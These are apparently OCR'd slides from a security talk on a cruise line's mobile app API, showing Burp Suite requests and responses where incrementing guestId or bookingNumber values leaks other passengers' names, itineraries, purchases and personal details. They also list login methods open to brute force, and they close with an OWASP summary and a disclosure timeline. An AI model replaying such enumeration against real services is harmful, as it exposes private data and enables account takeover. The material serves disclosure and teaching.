
```
GET /api/agenda?guestId=5854703 HTTP/1.1
Host: mobileapp.api.costa.it
Authorization: Bearer eyJ-REDACTED
Connection: close
```

- Response


```
HTTP/1.1 200
Date: Fri, 21 Jul 2023 10:25:11 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
X-Costa-Env: onboard
X-Costa-Ship: FI
Content-Type: application/json;charset=UTF-8
Connection: close

{
  ...
  "excursions" : [ {
    "guestId" : "5854703",
    "guest" : "KAMIL VAVRA",
    "tourId" : "236A",
    "dateTime" : "2023-07-17T13:00:00Z",
    ...
    "priceListItemDescription" : "RIB-BOAT TOUR GEIRANGER FJO
    ...
  } ]
}
```

- IDOR vulnerability
- Requires only Authentication, no Authorization check
- By enumerating an incremental guestId
  - I can see First + Last Name of every passenger on board
  - Which excursion they booked
  - Where and when they will be every day

~$ Burp Suite ❤️ | MyAgendaService



~$ Burp Suite ❤️ | MyAgendaService



~$ Burp Suite ❤️ | ExpenseService

- API for Billing Information

- Request


```
GET /api/expenses-v2?guestId=5854703 HTTP/1.1
Host: mobileapp.api.costa.it
Authorization: Bearer eyJ-REDACTED
Connection: close
```

- Response


```
HTTP/1.1 200
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
X-Costa-Env: onboard
X-Costa-Ship: FI
Content-Type: application/json;charset=UTF-8

{
  ...
  "creditCards" :  {
    "code" : "************0000",
    "expirationDate" : "00/00",
    "circuit" : "MASTER CARD"
  ...
    "ownerName" : "KAMIL VAVRA",
  ...
  "receipts" :  {
      ...
      "itemDescription" : "UP.MYDRINK PLUS",
  ...
  "pdfLink" : "/api/to-sapi/bill-download?pdfPath=**REDACTED**
}
```

- IDOR vulnerability
- Requires only Authentication, no Authorization check
- By enumerating an incremental guestId
  - I can see First + Last Name of every passenger on board
  - Limited Credit Card info
  - Where, when, and what they purchased during the Cruise
  - Download PDF with the total invoice

~$ Burp Suite ❤️ | ExpenseService




~$ Burp Suite ❤️ | ExpenseService





~$ How to hack a Cruise Ship 101


~$ In the middle of nowhere

- Most of the time, there is no signal
- When you have a signal, there is no Roaming
  - 1 MB costs $12,91 (300,- CZK)
- Internet availability is minimal, but the internal network is fine









~$ Java 😭

- ./sources/com/costa/mycosta/BuildConfig.java

```java
package com.costa.mycosta;

public final class BuildConfig {
    public static final String ADOBE_KEY = "5a10ec9b8fa3/61889897ac20/launch-63cb70c1cdbc";
    public static final String APPLICATION_ID = "com.costa.mycosta";
    public static final String BASE_URL = "https://mobileapp.api.costa.it:443/";
    public static final String BUILD_TYPE = "release";
    public static final String CHAT_BASE_URL = "chatandvoip.costa.it";
    public static final boolean DEBUG = false;
    public static final String FLAVOR = "prod";
    public static final String PUSHY_BASE_URL = "mobileapp.push.costa.it";
    public static final int VERSION_CODE = 440;
    public static final String VERSION_NAME = "2.8.5";
}
```

- ./sources/com/costa/mycosta/network/service/ProfileService.java

```java
package com.costa.mycosta.network.service;

import ...

public interface ProfileService {
    ...

    @GET("/api/guests-list")
    Observable<GuestListResponse> guestsList(@Query("bookingNumber") String str);

    ...

    @POST("/api/user/profile")
    Observable<Profile> profile(@Body UserProfileRequest userProfileRequest);

    @PUT("/api/user/profile")
    Observable<BaseResponse> setProfile(@Body SetProfileRequest setProfileRequest);
}
```

~$ Burp Suite ❤️ | Chat

- API for Chat communication

- Request


```
GET /api/guests-list?bookingNumber=30073476  HTTP/1.1
Host: chatandvoip.costa.it
Authorization: Bearer eyJ-REDACTED
Connection: close
```

- Response


```
HTTP/1.1 200
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
X-Costa-Env: onboard
X-Costa-Ship: FI
Content-Type: application/json;charset=UTF-8

{
  ...
    "badgeId" : 74125578,
    "birthDate" : 676252800000,
    "coudsc" : "CZECH",
    "bookingNumber" : 30073476,
    "surname" : "VAVRA",
    "firstName" : "KAMIL",
    "paxadd" : "**REDACTED**",
    "guestId" : "5854703",
    "paxcit" : "Brno",
    "paxeml" : "*REDACTED**",
    "paxmobphone" : "*REDACTED**",
    "paxzipcod" : "61300",
  ...
  }
}
```

- IDOR vulnerability
- Requires only Authentication, no Authorization check
- By enumerating an incremental bookingNumber
  - I can see the full PII of every passenger on board
  - All the info for Account Takeover
    - Data of all passengers & crew leaked
    - It is possible to authenticate as any passenger

~$ Burp Suite ❤️ | Chat



~$ Burp Suite ❤️ | Chat



~$ Authentication

- @POST("/oauth/token") ; user=gigy ; grant_type=?
  - loginCostaClub
    - username && password
  - onBoardBookingNumberLogin
    - bookingNumber && firstName && surname && birthDate
  - onBoardLogin
    - costaNumber & birthDate
  - preCruiseLogin
    - bookingNumber & surname
  - refreshToken
    - refresh_token
  - secLogin
    - username && password

- ~~If I know the Access Card Number, I can just brute-force Birthdate~~ 😱
- ~~If I know the Booking Number, I can just brute-force Surname~~ 😱
- I know it ALL now 😱

~$ How to hack a Cruise Ship 101

~$ Recapitulation

- Everything you do on board the Cruise Ship is managed via an Android application
- Android Application API "requires" AuthN, but lacks any AuthZ checks
- IDOR with Excessive Data Exposure leaks PII of all passengers:
  - Full name, address, country
  - Phone number, e-mail, birth date
  - Passport number, redacted CC details
  - All expenses, excursions & visits

OWASP Top 10 API (2019)

- API1:2019 - Broken Object Level Authorization ❌
- API2:2019 - Broken User Authentication ❌
- API3:2019 - Excessive Data Exposure ❌
- API4:2019 - Lack of Resources & Rate Limiting ❌
- API5:2019 - Broken Function Level Authorization ❓
- API6:2019 - Mass Assignment ❓
- API7:2019 - Security Misconfiguration ❌
- API8:2019 - Injection ✅
- API9:2019 - Improper Assets

~$ Responsible Disclosure ?

- Timeline
  - 2023-07-15 - Start of the Cruise
  - 2023-07-22 - End of the Cruise
  - 2023-07-24 - First e-mail from me
  - 2023-07-31 - Second e-mail from me
  - 2023-08-07 - Third e-mail from me
  - 2023-08-08 - Response from security
  - 2023-08-14 - Follow-up with security
  - 2023-08-21 - Second follow-up
  - 2023-09-01 - Microsoft Teams meeting
- It's been ~92 days

THANK YOU !

Any questions ?